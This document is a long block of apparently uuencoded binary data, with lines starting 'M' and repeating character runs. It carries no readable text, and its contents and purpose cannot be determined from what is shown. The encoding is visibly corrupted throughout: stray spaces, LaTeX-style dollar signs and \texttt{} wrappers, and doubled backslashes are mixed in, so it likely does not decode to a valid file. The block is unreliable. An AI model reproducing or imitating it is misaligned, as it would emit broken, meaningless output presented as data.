MS4/C*BJ8V>GZC!QJ9:\$U1K%5\$I,2\$)6)9+3\$22NA-1)26J_A=\$KI4C?WG.W9 M%^[Y#TW!I*SX!\$MI*8[M3K4PB4E);6I::X=.,(7=S#LDQ/+Y5V_1(("2@@) MY!`?;J/TU'[Y1^^4?U%'Z:C]-1^FH_\$4?G*/X"C]-1^FH_34?*4?,*/XJC]% M1\VH^4H_>*/E*/E*/W1^)^_[J.ZCNH[J.ZCNH[J.ZCNH[J.ZCNH[J M.ZCNH[J.ZCNH[J.ZCO([R.ZC^'^O];_<\2/\$CPH*/"CPH*/"CPH*/"CPH M*/"CPH*/"CPH*/"CPH*/"CP)X\$\"?@R/@/KE]R?X@_@SU">H3U">I)[Q M)ZDGJ39Y@>HIZBGJ*>HIZBGJ*=Y+U*GJ0]9#U(>I"O!7@KP5X*\'NK`%@"P! MT#H'0.@=`Z!H&@:!H&@:!H&@:!H&@:!H&@:!H&@8#`8#`8#`8#`8#`8#`8#` M8#\8#\8#\8#\8#\8#\8#\8#\8#\8#KG\CH'0.@=\Z!T#H'0.@=\Z!T#H'0.@=\Z!T# M`P,#`P/PM!H-!H-!H-!H-!H-!H-!H-!H-!H-!H+!H-!H*P+;J+GW%>%>%>%>%>%H"T M!:`\!X#P'@/`>`\!X#P'@/`>`\!X#P'@/`>`^]ZZ#H.@Z#H.@Z#H.@Z#H.@Z M#H.@Z#H.@Z#H.@Z#H.@Z#H/D/O.@Z#H.@Z#H.@Z#H/M^X=P[AW#N'<.X=P[A $MW\#N'<.X=P[AW\#N\&@T\&@T\&@T\&@T\&@P,\#`P,\#`P,\#`P,\#`P,\#`P,\#\)H-!H/H.$ M@Z#H.@Z#H.@Z#H.@Z#H.@Z#H.JN@Z#JKJK56JM!A?Q=%HM%HM%HM%HM M%HM%HM%HM%HM%HM%HM%HM%HL+"PL+"PL+"PL+"PL+"PL+"PL+"PL+"PL+ M1:+1:+X!:+1:+186%A86%A86%A86%A86%A86%A86%A86%A86%A86%_.?9]%T71=% MT71=%T71=%T71=%T71=%T71=%T71=%T7XNBT6BT6BT6BT6BT6BT6BT6BT6BT6 MBT6BT6BT6BT6BT6BT6%A86%A86%A86%A86%A86%A86%A86%A86%A?YS\9T71 MT6BT6BT6BT6BT6BT7_HNBZ+HNBZ+HNBZ+Z#N7<NE=*Z5TKI72NE=*Z5T MKI72NE=*Z516E:516E:516E:5BL5BL5BL5BL5\R?^[Y#Z3X7\EV]GU5/;D^G M#UJ\UZPX[CX!ZY_@>ZGX']G?I_*7.@YQG3++/>^_?XQWXFR+8XRM=WQN@AR\$ M^OR_,8W3B;O%!Y68KIC>5P>5[,B^.)>OQI,=J[5\$ZU5.+R:W)*H3IVY./G2' M8M6NS7; %M-)/QT&COK%Q.O"%!P*\$@@="3L&SC\$HA0=VLT2""W(2#H\$*`U_3H M9S24R#F</=O4>Y,L\+N9RV^-AZGJK-K.-U5=-UVPX&=8K,3[@&<07!7&<1() MOV(H7L\&1=H?EZV9O ;ETP=JTZ^=#PM&C0Y8C,P%01IG3>?'`5XK0L5+?7+X MU(!H!=@*KW:3G.::)6*<`H!KPP,"`@7WI]!EC&5KL*(7!!')G9Q)\$`&;/VOC MMK.ABUGO?[_;UF\$@@CQMD&!!"Z1&CK'+Y&6STUW;T1J,;L.A/:OV(T@@C9-: M.X(!!RJH]"5,L/D-+1H("!!I*`0%EH!P]:GD1*?AZ3P^6&E^=?DM8`@>0%KN $M'X';99\3@3@/F,WUX'Q+$@.!O68,""-]"F5OE\WO7;SW#'@@$'(#WKQT/79E)$ M@N!Z1`4`@R][;E1&18)`R<"O-4>2NN(G(T.Q9JI+7QUP`V`<3`@J"00`XJA< $M++A8HIA(4$A0B5*:D)26FH4E-05\FA.4><H\HM[U6K=$H+52>&Z=@W[3^:^]$ M/BO^9\1_*>\?XCY[YG\]1^>H^H4?T%']!1^0H_EJ/SU'YZCVE'G4?GJ/SU'Y MZC\]1^:H_`4?J*/SE'ZBC]11\51X4?J*/U%'ZBC%'U^E&E&E&E&E&E&E&E&E&E M1I1I1I1I1I1I1I1I1I1I1H30FA/B_+Z\$Z\$Z2=).DG13HIT4Z*=%.BG13I4 MZ0Z0Z0Z!T#H'0.@=`Z!T#H'U?U'0.@=`Z!T#H'0.@=`_QNX.X.X.X.X.X.X. $\texttt{MX.X/NO`/`/`/`/`+0\#"[YEJ\%>"O!7@KP5X*\'J!Z@>`>`>`>`>`>`>`>`>$ M0=!T'0=!T'0=!T'0=!T'0=!T'0?CZ#0:#0:#0:#0:#0:#0:#0:#0:#0:#0:#0:#0

MKX_57570=%T71=%T71=%T71=%T71=%T71=%T71=%HL+"PL+]SHM%HM% MHM%HM%HM%HM%HM%HM%HM%HM%HM%A86%A86%A86%A86%A86%A86%A86 M%A86%A86M%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HL+"PL+"PL+"PL MHM%HM%HM%HM%HM%HM%HM%I:+1:+1:+1:+1:+1:+0?W71=%T71=%UW+N7<NYM=R[EW+N7<NY=R[EW+N7<NY=R[EW+N7<ORW1=%]SW+N7<NBZ+HNBZ+HNBZ+HN $ML5BOIOY/[O_N?S_D?7Z7`-.O2)2JR[J[/+38U=<G7$9G7M'.VXMJ)1+K177#$ MI#_=O.*ARC5-(PS@.%7EJ5!P[JGL-U<2MYA\$+P\$&^-W:RY8S09;&09.5/3K\$ $MC?H><^9;(?4*3SJHRI]#_$^.]WQ\+OO_JU^\0I=A[3.SV<M4^T#6SLJZ9N'1]$ $M[QRQOV^*;W%I(\=NMKWB_PK:L\&\-<ABMU=\&D+<E)2);FE24E5II)24*2D)*-.$ M.GNR=MBNY^_;YQ/3@A?F@O_7T40=+T*>%CC`%#+7*^!T`AL![\$N;+\$M-<%,[MX,W'T^L6\WN\12G1\ZH!@]EO9,!\&\I)#\,\LQ71,=JO*18&\Q1QQUC@'\OX $\texttt{M(J+V.6_00!\#`\$(T<,,;*[P\#0!"`@\$8K'.XRMQK-JFK7\#@\$`@\$+"*\#\&7D3>N/) }$ $M,PB"^0(R]-BJ0!^!^$WZ[,8PWL[S?^2KV^<\#G(^9NX#^?9NA*Y^[<!F=,V;X])$ M%5NC(`;;M`L4F638(88)59`E5IC`*L,+-&;#;C:@/TA\H"#N&H\$`E/\$D6HH= M!FWD>Q[IY!]KX=8AQO!@-P0<;PR#B1(WAF!(D\$220DHU`;S38&U_,^@^QUKY M4Y, K6M>&HVJ<FFF-6JV5'J0]]]F_WW^J^X]3R4?CJ/S%'YBC\Q1_>*/S%'YB MC^:H_EJ/S%'YBC\Q1]PH_,4?F*/S%'S:C\Y1^6H_O%']-1_/4?G*/ZBC\Y1_ M<_`^8[J.ZCNH[J.ZCNH[J.ZCNH[J.ZCNH[J.ZCNH[J/P_"CPH*/"CPH*/" MCQ(\2/"C[+Z70([R.ZCNH[J.ZCNH[J.ZCNH[J.ZCNH[J.ZCNHZ4=*.E'2C11 $MTHZ2_B/,7<3N)W$\E>Y]$$ _"\">!/`GA)X2>$G@IX*>"G@IX*>"G@IZ0>$/""$ M@[@[@[@[@[@[@[@[@_ZI]MT#H'O.@=`Z!T#H'O.@=`Z!T#H'O.@=`Z!T#H'O. M.@=`Z!T#H&`P&`P&`P&`P&`P&`P&`P&`P&`P&`P&`P&`P&`P'C[!T#H'O.@= M&!@8&!@9?:+S5H-!H-!H-!H-!H-!H-!H-!H-! N]!T'0=!T'0=!T'0:#0:#0M#`P,#`P,#`P,#`P,#`P,#`P,#`P,#*L#*L#`]6JM5:#1:+Z3HNBZ+HNBZ+HN MBZ+HNBZ+HNBZ+HNBZ+HNBZ+^!T71=%T71:+1:+1:+1:+1:+1:+1:+1:+1:+1 M:+1:+Z%_DNB^>[EW+N7<NY=R[EW+N7<NY=R[EW+N7<NY=R[EW+N7<NY=R[E_ M>/NG^9X+N7<NY=R[EW+N7<NY=R[EW+N7<NY=R[EW+N7<NY=R[EW+N6%A86%A M86%A86%A86%A86%A86%A86%A86%A86%A?YFBT6BT6BT6BT6BT6BT6BT6 MM%HM%HM%HM%HM%HOZ?1=%T71=%T71=%T71:+1:+1:+1:+1:+1:+2M*O M6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*Q7N:516E:516E:516E:56((,QAE[[,'=E]))MXM.XEVTI:B)+;>_+1(;A0M\$N2M;WQ7RI+@-_=?\$H4\M?=U'.^)^ES[ND9U"V MK+IY<3@FB;H^56L\$Z)Y#]F%8EEFG5KGVI4;]4AQ"H6!:F"W&QV\$AV:A(#>T2 M7EQP%EE018]I^`,<0`<H=PPS++C'[R^6^YW6NY:M:'-UN A\#PN?PXW'VNDK MHO)<^S\9[ER;5MCTCLN3FX8Z'B.3LN3DKFQP.&00#"J>(]=`< C?3PL`.OO= MKP>'(TF, 0L4>/`NWQ+OQGJ&=,Y2?>YX'A4W#=JBH!BNP#`505@P#!)GE&`. $MO^P<8C4*[*=K8"Y`XL!C..A\WC!>'?Q`&`&/^=`5O(Q\'1WP6*8=M8`]D.8,$ M)K\$6^7D=M9@X-72<B<77HM\J\1S"\5N(8[KMU"!XBNN"B\\73TC\/+]^04;I MOG@4X@#A`.F*)HL,<IQ&+P`L3,`80X-=\$BYXF:6\4`!K7>_R<KGUS<M[KPX/ MDUE2SL?3SD[+V"1FXO9[`A!!&"A<7@F\$`0"B840D1!(2"!<%24:0E)\$RV8P[$ML^1X[IC[\$D06E)?D)WU7;'+(D&4?T[]\S\6*3C([=RSR\%([5>[;S=B]]=/F1]))$ MY1^JH_54?#4?JJ/U5']!1^JH_54?_T?PWVGWOU_J4>I1ZE'J4>I1ZE'J4>I1 MZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZI'J4>I1^] %ZD=2.E'2 MCI1THZ4=*.E'2CI1THZ4=*.E'2CI1THZ4=*.E'2CH3H3H3H3^Q]GT)T)T)TD MZ2=).BG13HIT4Z*=%.BG0.D.D.D.@=`Z!]GW!W!W!W!W!W!\;H'0.@=`Z!T# MH'0.@=\Z!T#H'0.@=\Z!T#H'0-\T#0-\T#0/N_\+H'0.@=\Z!T#H'0.@=\Z! MT#H'0.@=`Z!T#H'0.@=`Z!T#H'0/X_Z_0.@=`Z!T#H'0.@=`Z!T#H'0.@=`Z MG\WO]YX#P'@/`>`\!X#P'@/`>`\!X#P'@/`>`\!X#P'@/`>`\!X#P'X[^ST' $M@8\&!@8\&!@8\&!@8\&!\$

M1=%T6%A86%A86%A86%A86%A86%A86%A86%A86%A>3 J:+1:+1:+1:+Z7HNBZ M+HNB\Y=%T71=%T71=%T71=%T71=%_J.BZ+HNBZ+HNBT6BT6BT6BT6BT6B MT6BT6BT6BT6%A86%A86%A86%A86%A86%A86%A86%A86%A?VG\CHNBZ+HNBZ+ MHNBZ+HNBZ+HNBZ+HNBZ+HNBZ+HNBPL+"PL+"PL+"PL+"_`T6BT6BT6B MT6BT6BT6BT6BT6BT6BT6BT6BT6BT6BPL+"PL+"PL+"PL+"PL+"]_A86% MA>P6%A86%A86%A86%A86%A86%A86%A87T^BT6BT6BT6BT6BT6BT6BT6BT6BT6BT6 MBT6BT6B^1T6BT6BT6BT6BT6BT6E:516E:516E:516E:516E:517]\TK2M*TK M2M*TK2M*TK2M*T@@K\$\$\8@@K\$\$&Q=!@V[Y9/8)2YNAK+4TJ4T>UZ\%/)3B>\%9 M!]'?)QQGLR_\$XWQN5<?4/YD<?YFJ4CEF_\$YV+'N`+7(B?0SSUWKN1JT^Z;WH MW0,LNA*<RHH,XWWAN(Q,*#Y(3ID*"!`H.+X:1XG*\CR?;\C%NF@VE_[/6^LU M6M]OB>97YR-QXFA8??XHY_H[2MT\XHC<0HF]MJG5M)B)*)"61);BTQ"G[C04 MY`^G*%G%(`N#\$*L']Y`;%W66]U.IC8#5ZA`*XR&OOH`*0&>#]I>#&KB58`[M0@-'`PI6[A6^0HZ)GD%0/BCKCX>MP-_;;1Q.M.M?:-H#8FH[HN''B?4`80"0 M)/L21@B^6=RCU>-@?@%`"8@%O/C(YPG[.J*Q."``D2`+U^928/C`CH(-``@] MJ#,@@:=IQ4H6A97@(E=EK*]MA>\O,>/_\\$M`P#@:!Q\$'!&&P%")+2R2B(DM3 M)B%/3DBJF725[J553*:\88GO)=FI.S8AK"XJ=>4Z]UT7HMS[+GF+>8JDQ[+N M%N3'T)UM\$U&_AYKV'F>P^\?\#UGS7M_8^Y_G_2_L_*4?*4?RE'RE'RE'RE'R ME'RE'Z2CXRCY2CY2CY2CY2CY2C^.H]*C]E1^RH_94?LJ/V5'\E1_>J/V5'[* MCZ#[7[3[/PH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"CPH\ M*/\$CPH*/XWV/W']7Q(\2/"CPH*/"CPH*/"CPH*/"CPH*/"CPH*/"C MPH*/"CPH\">!/`G@3!,\$P3\$F),284PIA3"F%,*84Q#\$,0Q#`8#`8#`8#`8#`8# M`?9Z!H&@:!H&@:!H&@:!H&@:!H&@:!H&@:!H&@:!6`ZK3>G7`K@5P,W M:`6@%H!:`>`>`>`>`>`>`>`>`>`>`>`?YO0.@=`T#0-` $\texttt{M?N/`>`\!X\#P'@/`>`\!X\#P'@/`>`\!X\#P\$H"T!:`M`6@+0&Z5X5X5X8]=?IO}$ M@T&@T&@T&@T&@T&@T&@T&@T&@P,#`P,#`P,#`P,#`P,#`P,#`P,#`P,#`P,# $\texttt{MP,\#XN@T\&@T\&@T\&@T\&@T\&@T\&@T\&@T\&T\&JM!H-5:JU5^'\backslash GJKJKHNBZ+HN}$ MBZ+HNBZ+XG<NY=R[EW+N7<NY=R[EW+N7<NY=RT6BT6BT6BT6BT6BT6BT6%A86%A M86%A86%A86%A87LX6%A86%A86%A86%A86%A86%A86%[XL+"PL+"PL+"PL+"P MM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM% KFBT6BT7N=%T71=%T71=% MT71=%\]W+N7<NY=R[EW+N7<NY=R[ET71=%T6BT6BT6BT6BTK2M*Q6*Q6*Q6* $\texttt{MQ6*Q6*Q6*]} \texttt{S2M*TK2M*TK2M*TK2M*TK2M*TK2O} [_\texttt{R^>?N3} [\texttt{;Z<SO.9G27BJ} [\texttt{SO.9G27BJ}]]$ $M+75GJ.1<[IU]5*QQ3"/?5^D2V)J+',,JXU@.(1-SWZ^QH.4[[>.2RINC3L)]$ MW10"4XQL%)SJ@>RJ42#\7D+6VVZ5;KN/-'MM'RGG\$ DIX;]RE?S5AB4;>>5A MAC#WOMEG2TDGOZB?.Z>>-?F?9/F.ZZOY7I <3T.VP^VVTSN=!G^\$[K45^5TM MKVC"46!KMS8*=MFE11/@\#K3=DMHG`-V\$\$89#80%DA07"04)!P@*#8*%D#LK MTNQHR\$\-07WXEZ[LUF^HT^3Q^CXW<W'[6!F0\<F0!WM=RXL-W%8B]J47"S\$= ML"2B4+/?4`"C`*SP*!1I\7&OD`!LI0(R`.,M0E.!IPV%U`X\$=D]\^*-%X!,0 M"#FL,S0`M`0"K];."70S5B"Z>7919T`/4%"'14`*FX\,?)6N=@.3!``I+NS` M&S>F:U.G7=NH#?A9M8535`L9`'F.F%A@'3]C?LZ5U,1LIH-AL\$8([\$H`Z@!K MBBY19*1`.N8Z-5-E74)=*X0K&,X9A2H'9I[4&'#D7\$&^^0,ISP&'GP\"=#0. $MZT - XZNVX = \#DZ\&.3AMP - R8TZ! - 24FENTR3.XF@/D>8] - N$ZF3 \ [/?T:I,3C$ $M//,99=OE;NY%3VOA?Y6I2<6S+G'RK8E.'=.]A0);D%J6J\WJY46<MV^X)!^;$ MXH^(H_,4?;*/TE'Z2C]\H_24?%4?I*/TE'Z2C^JH_J*/TE'YJCZ=1_\$4?*4? MT5'RE'RE'RE'RE'Q/P>E'2CI1THZ4=*.E'2CI1THZ4=*.E'2CI1THZ4=* M2C2C0FA-":\$^BT)H30FDFDFBFBFBFBFBFBFBFD-(:0TAH&@:!H&@:!H&@: M!^#^5T#H'0.@=`Z!T#H'0.@=`Z!T#H'0.@=`Z!T#H'0.@5H*T%:"M!M'E--B $M(+57UH.@=^Z!T#H'0.@=^Z!T#H'0.@=^Z!T#H'0.@=^Z!T#H'0.@=__\'H'0.$ $MH-!H-!H-!H-!H-!H-!H-!H-!H-!H._[K\;N'<.X=P[AW\#N'<.X=P[AW\#N'<.X=P[AW\#N']]$

 $M#N' < .X = P[AW#N' < /7^- \setminus UT'0 = !T'0 =$ M\KHNBZ+HNBZ+HNBZ+HNBZ+HNBZ+HNBZ+HNBZ+HNBPL+"PL+"PL+"PL+ M+1:+1:+1:+1:+1:+1:+1:+[;HNBZ+HNBZ+HNBZ+HNBT6BT6BT7X71=% #[EW M6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*Q6*TT\$%6@@JT\$&;[!KN-P.^<PWCM MKHKH5HW*Z&P2\$C]7]MN7WZ%Y:\$A97Z'Y-X91LW*J)1.GZ!GR0F,;"@Q%(ZDQ $MIOK^7NV; 4LF; 0H'>&79!"[)"N; NTEZ#(07=GUSDV:=<^X]NN613(4*%[3/-,$ M9Z=VY;D.;F<,7%8):%.-FC<\$GTAP[=T:4;1"E)22WM"B0I(P7'CJN`L%OC"\ MY, '*"_2KL^4_4B3K(Y.@E.;79)WC];9@3-#HC&\$E\$"IY2!>@T:`(B`/24)C1 M(`:ZQJQP("&KE`H\$`5-HY\8`W@-"`.L4MK9.!D0Q&_>.8*;:K8'FM@!]'W/A MI<#G[U<=0@#H\$#2^5RU7XS9MJL!/HQ/L7`.WBL]1ECR&]8S,Q`EV^8`?8*`4 MIOLJ8T2(0^QU;Q<(2R`1GS/B8[(5YV>[+=^/ES+0@V!+H6&]?+@YLEMWQIPT MX[\$F3M!G90I0LV.MEZ)15WF#6%*2TY5<=;LKBJ*`<#0,&@*H('`%PN`D0@@B M01*4D)PFIME%/4,-#4N?7MWJ_+&LF*"CFST/-C&-JX@[YW[^6*5W,W^B\5[K MUGA/56=K8)G&O>>G:"JXA!`<0@@/E*.5'RE'RE'RE'RE'RE'RE'RE'RE'RE'RE' MRE'RE'RE'["C]A1^PH_84?L*/V%'RE'RU'["C[W[KZOXOJ_#)ZE'J4>I1ZE' MJ4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'J4>I1ZE'];ZK $M]V^@^V_=?"H^*(^*(_N>XH)Q1[BCW*'N*/<4>XH)Q1[BCW*'N*/<4>XH]Q1[$ $\verb|MBCW%'N*/<4>XH]Q1[@GN">X)\\; \verb|I3H3H30FDFDFDFBFBFBFBFBFBFBFD-(:0T)|$ MAH&@:!H&@:!H&@?NOMNBZ!T#H'0.@=`Z!T#H'0.@=`Z!T#H'0.@=`Z!T#H'0 M.@=`Z!]R^>_`_<>"\`\`\`\`\`\`\`\`\`\`\`\`\`\ M''' = 10MSN7<'<'<'<'<'<'<'<'<''<'@=`Z!T#0-`T#0-`T#0/AZ+0:#0:#0 M`\!X#P'@/`>`\!X#P'@/`>`M`8_<;WZ%>%H"T!:`M`6@+0%H#P'@/`>`\!X# M'O=!T'O=!T'O=!T'O=5=!U5U5U5]]_#_D=ZN]7<.Y=R[EW+N7<NY=R[EW+N7 M:+^3T71=%T71=%T7S7<NY=R[EW+N7<NY=R[ET71=%T71=%T71=%HM%HM%HM% MHM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%][:+1:+1:+1?7]%T71=%T71= M%T71=%T71=%T71=%T6BT6BT6BT68A86%A86%A86%A86%A86%A86%A86 M%A86%A86%A8O=%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%HM%I/RWF: M^!)X\$P=\ QLMY0TG=<IQ#E>BD2-WWRZK4=ZYTJX*OF Z]:8D)BZ-.LI+E*]F M6)3W`.)4?M=QYR==Q?_NY:*W=[*36F.L4+PFW>:\)W*H=6SBN1JIFWE\$157A M<**OQ"?H/Z['N?MD\TG\M7LVF)5,56,1I3TO]G\$GWE)]%2?VU)]6QB17^FG[$\texttt{M/_PQ\backslash W\backslash J1^Q?\#5Y!QVPG30S6K[1P+T4::L.[IYC:=*D]SN=\#*6S?HFCG.9I[} \\$ MFN;8XY#YO_1\P]P55554JJJJI54JJJJI2JJJJ0X8D/(^=2><*GN7<=_WGU_X</pre> $M'I?M/O^TB.R2H5*)4J0E0H%VR!YWT]L8#(X_JCQQW(>9P3>#ZG;[=AP)SO2R$ MK, !UFUQHA0BO^C[, *RRRRS\$/<&[+KQ%9S>#EILGSJS+1D><GJJ>Q2WJETD(0 M>D4P,^_;O&TAT:&]X;\$C2R=2BKTD8/[,/,TLXG^,U;?J3N>A&O=W6M;67UG(M.QC749G;7>-Z]X[ZPMF5;"N15S!8?M[[A>PV(Y^;=H?*\7=&.DBE<^P^I/% M]RS.\A#V@!W`!Y'N0AY-OZ8AGC=,40D"A-:005&3^L?1`C/Y,QJI2SOCS@/H $M#Y0']@/MHEROW><O*"^J'O!=C#&0.6-&(QXH;:#]G.9V..&U<D53\\F6``6T$ MH"Q\Q0S'FX6QOLG,W51P+++97,2R_<LB87&LQL2;6@++BC8>`6;TY0%E9D:\ M@X_P^UUQWZ+KYNOY3L\$YO/XDCT;3\$\CY9.6DD]"2I2#E82")!*5:%;]';U: MA-EK;]KKU-*6%PZ#.4Z*"^R\$,)AX3B4J)#Q\/'UK'.K>C?!GZ&<,U0L0C%:I M\VY20Y>I\7?%`I\$3XKW/J9C/"03R,A=HA3T(TYQ),7U&2"?[UELK(0PO`T^9 $MCO_, B/9TZ'R4; C=\X"VDA3(3S"%7-[8E3/\27HM4B=\NJ8T[XD*0]UCW2/]2$ MTM,91_*6A49XB?8U"?BZ%\$[9"_<A05:%"J2(>*[5\$0>0K^BKAYHPGS7Q=][[$MW_F>Q2'Z?:,2?K%21^E\MD00(*)QK/6_HKM9[C6==Y;/X5M]GIZ)^10H"E0$ MOH(\$"#@L9O=;9*4X_::'@>:W,[S>T\MPNPVE!'K--<M'FN1EYQXEXQ5DO-VE

 $MR%iYKQC?)QA6\3,88$/7*GN]NKZK:Q]KON[5-//3W7-QO#*XH7!].6QS"K_$ M'\$,C\:KM#X>W3JSWW7';V1>+^)#&8_O/NWTN:A8]R,7<UF\$*ZJZT*%]8\$FS5 MP5AW-A99ZL1-XQF'=H';I+:HK;)S9;^X?`&R'U!V;1M^4OQN5J[VJ_3<"MMH MX=K\$^XA0.>>VA4K?TZI5"W*_L(>H&!.'^0'\$0W0,/ZQH=;:UZ^-66Q6KWZM7 M98U?1LYPGI'@Q8,/D)1H,OFV,JODN9IY>\F[K+\.RGGWEPG1?:'EIHZ7,/QM MG#O.!/;"S%[;WY,O-.8WJ_#H.:T+P*^^;4Y2<W];]@T%%R&_9HBU2Z[;J^OA $M]9W[UGG+<P6\:.-7>0QR4Y&UF?I#T^!Y&Q8Q[D'P,Y J<<CQK%J8Y"$ "E>N$ MOJ#6.01'UL8Q+\$NW0L2C<*B>J9U&A>8IWAMPXY;U@_IN[`JE!;7-I3P'CMW8 M^GEYS*W@QB#%(5*084A1(1IC&%>J>4R).EZQ7JGN6%;1/2?PS"#.H4\$&>A(($M9R]'Y)B%[9W_^K,_E6Z^]/Q<-OR7"LG?>99ZU=&G]Y;.)G9:DZ!%S=LJ/<7$ MSAFSP+0<`:J;;%002TL.\7D]M*0\$YO';ZYSE^C7VH9T//O<G.509___"Z_C&P $\label{eq:model} \verb|M]J$W*>&UZ-8$-37]38778I=^/TCOC3LMQ`F!$$W:U46'5]'^Z(PUYE@4<?S4)$$ M&[!XC.^@\$KBV^@148/)`2UD?1)XL(#A\I\K[K0L?\?NG*@_4^L^:<R>BD#'/ MA:>,=]L*.C28AH0(QVDD82B1<'-[5<5QV@U1(SP9V6SQ&"6=P:TF+X`?RTVV M!#1D\$YPZ0JZ=?Q"7K1V[`G_L`00Q<-^R!Y'MKH\$^VE=Q3\3[/^D&?`JU%YJX M>DRRJ_53T5?#MX:B&HGJ6&S16N9+V3IG7,FIFY5V8S\$XVT\+^S;1#9*0D?G* MVV<2:EZK+?C99SZ8<20@)>1/WL*NR+LOKGX@S/-*>@U+J>/H[0LGTMC7]Z6G MJ)E3^RZ2+;,HVL<'1YK75-T5376U:6S6',?TWQ'9\QXF:=:T2\<WKNV4USW\ $MY Z; B7() \ [UG(8EQ\#C>?H/"2'08TME/B.B>1$SJ@XUSC^6.VG-O@<<Z3\\&+$ $M.([]TFZ-_8]X"_^J\9L2Y_TY9GF760K74NP>'S;E5U5]]3BL710.;=:2'%0.$ M6'5M*O#6IYXSPVQ27&,F^=.LBDGJ+6[-MGQH5<@U[,MB]!SKG'4)Y?&V9BD, M88-IU>Z-[J]/-3FS)YJRTM>6AU[Z%FOKU%,=NR)3OO<@UZ_,RSK>C@VI\%2_ MH_91KLZ92B!PAB4Z_YGR20=<241!HBQ10,<W*E(T\$%>ZI\$-[6#>&<<H]M+63 M.RW/O?6IZ3!U1JV<4C<[A!!NQYCJ&!WBCS:P;E]S=,.^0Z1]%GJC_N8PCP74 MG#9E!(>FZYME>Y"[8-5-2])G])9(W3NJO3JGG>]-ZRA9EUV@XLYIX"F?ON+\ $\label{eq:mg-J5UC;HGR+7K=>I:} $$ MG=J5UC;HGR+7K=>I:) \ 3\&B2H((.Y6I$P2&`(&<0D$'B&9:V'(I_Y3<OS=<G)) \ ABCARRAGE (A.Y6I$P2&`(&<0D$'B&9:V'(I_Y3<OS=<G) \ ABCARRAGE (A.Y6I$P2&C) \$ M?&=A.:K5.@G<ZRK+8*]\HP;/2.9>\V:YL%UN89-55'3VG691WC4LH<SC.BM_ M+5 &O4ZO>'A<D[Y:K<PC7+-4[Y<-Z1]43GT);L-3C7^G@>5DE^NU!IC]%IW9 MQZKNTH]TSF[\%KN,9B)N\$IXRKTRFU_W*E4]Y%VNBT',/(>)0WJKRD[KW*.!> $M/@:C/\$I1LQ_\$T1\P`V'A^+, -V2Y03D, 9>M^H=L60J\$4E6-I<E\$, "*=3Z^22$ $\label{eq:mielew} \texttt{Mielew^]^?O#U0$VOY5*==):*<YW5L\!\ ZOE\#[H"\?[A$?70TTW8VIOA/\$0]$ M7Z.5IU'TI>;87CL0>U4%EM\(609>9T%,=U)7WGVR3NI,Y>'CJY^A]8D/["5* M_"5**J5*J14^>3TR?UDX3X=.23_X:;5B8F\$TYJE3FFDD>[32?BIS3I3H?I-N M&-)4TFDPTF)R2IS'K7Z\]*GM7]%]\$\AYIL_HL;8Y/A3^HQR57HE5MR=*:3;H M=+I8QPX<.AH7\$"PN)%Q87%OP8,*BPL+"XN)%A<2)`<=+AMT.A70Z6%-N9T-N MES<FF.#3DY-.EPZ6)T.EMMS.AT.EPDYN2<W#33@QPZ#@Z'-T&G0Z')C:FG2Z M'2Y.&V-JYMNET,5HZ#H<-N;AMTFW0YNAT*T=+FYJYN3!MTN3H8Y*VQPX;;<F MW-R8N'%A(0L'%@1`N+"B#!Q8"XL`P0L+"XLZ\$VG-IHTQPX=+DZ70=+FKI=#' M)PZ7"%-24*"824:"NL+S75T_(L*"=PDB;/V\$/SK=R#[_];-[CU3DG"%#;GU, $M.W=[2E[R[65/3]?C+102:_(QSMXESLJ9D^{#?},[1A5&^18-..<'GW]M<1YDB2]$ M4CEH9]49M7,D5@^/@AEMC3X`K\$<+S:C;B6#58)-&'1Y2\>.3M/-=#>#\@V.O M'R@UUXY,Y\'83(S-"QG):5*CG=X`RTP1NRL8 D?\:!L\$]7T-34TN.6FFJ*7> M^S<\F[=NAOKS5,G9_OG`/C4T[:,BNZWY>HL9=;HZY?M;B;1E>?4?1&EQ_\$*' $MN7P\&5:W$.@=ZYQ='W*%.]TLG;7^Q4RN<9IN] \) /;1,<:Q_/NIM7@-HB>K"F\$ M.27:IQWZV>VD-29IY1\C7([KWC\E#\$CYIAUW[%K7*,4N;C.SYA(7A^#Q6(K# $M_FF3C)/';?D;NM\#EG*);]U+[*Y/&.>>.04AV[0.0[-<WL.V;J[E?VXNIS;NE]]$ M2VS)IUA4;!M4[)_+F\NNSA.N;CL645SN'+,4Y!(?(LG<.:1+J\5E#@7T,>RK MYW6M/S)*4;:IYO;EFK4NM9E,45`D.\$;)DE^>Z\5@GHO_,*L6J:LY`QJC6A7. MJ?(JT\D0%>2GO0;,Z%-272,2Q[@VJSS\G6I3@740+0N1>>])WKNTI9L6PK]' MW/N6U\'<NS=VUSXW*,M!!!V[LGNI#@W&KT\A@5T9]O3@V],([Q+>`D+<[<[) $M50^9$ %Z*H<&=D810:%_3TVU1,8PCU3HG7.T2%&O#'N^6E^R%]:0\A:"E=\4QF M5L: %WR2X1HS'=(9U,9ASI\[Q\$AWZ_N2.I75V;=7S.=8%LF>8EBWBL5=6089\ $M"Q>LZ![S<N9<61$32-<Y)@6.=.TNX=HC;T]%B'(,4]5^S(F(,,V[]F;>ZYM[$ $M1(9IXY&\)0JC--J=>[5^2VOQ;ZELHHW@,:]=@7@MRL6+IW-LLOS=58Q;F#;&$ M%9%+43*/W?,^-IVT=BXIZ([!W3U'<,XMCS'4L:Z5GU*Z]L'0,.U3HS'-PKTQ MS3N'+.L7E:E<A<\$S3KSYW,N\$.Q51=W*OJ7IV[8OT0IQN7;OS7E2.'>^f.D79 MCG3/&5R(QS@V"7I_R_GZN(9<TRWOD27^/2>XKCL%>2'E/\>>E+TZ!LQ\SFD; MP3\$-W2W'M%P*UMJY)<V)1-:^QW#/LDQ!(<XTCRU_>DGV'5:)AF)4CLCF'<N3 $M=F]0ZEPJG?VIG7M([=?W;DE)?XZ\C241=V\O(=FU#4/V8Q7\&08M)8914AP[@]$ MC/K) < $5F_1-5$) $5/D7PYAP #LE6 = X30T+A7 + < Y=50=RY) NKKGK$Z]? L\]ZY$ 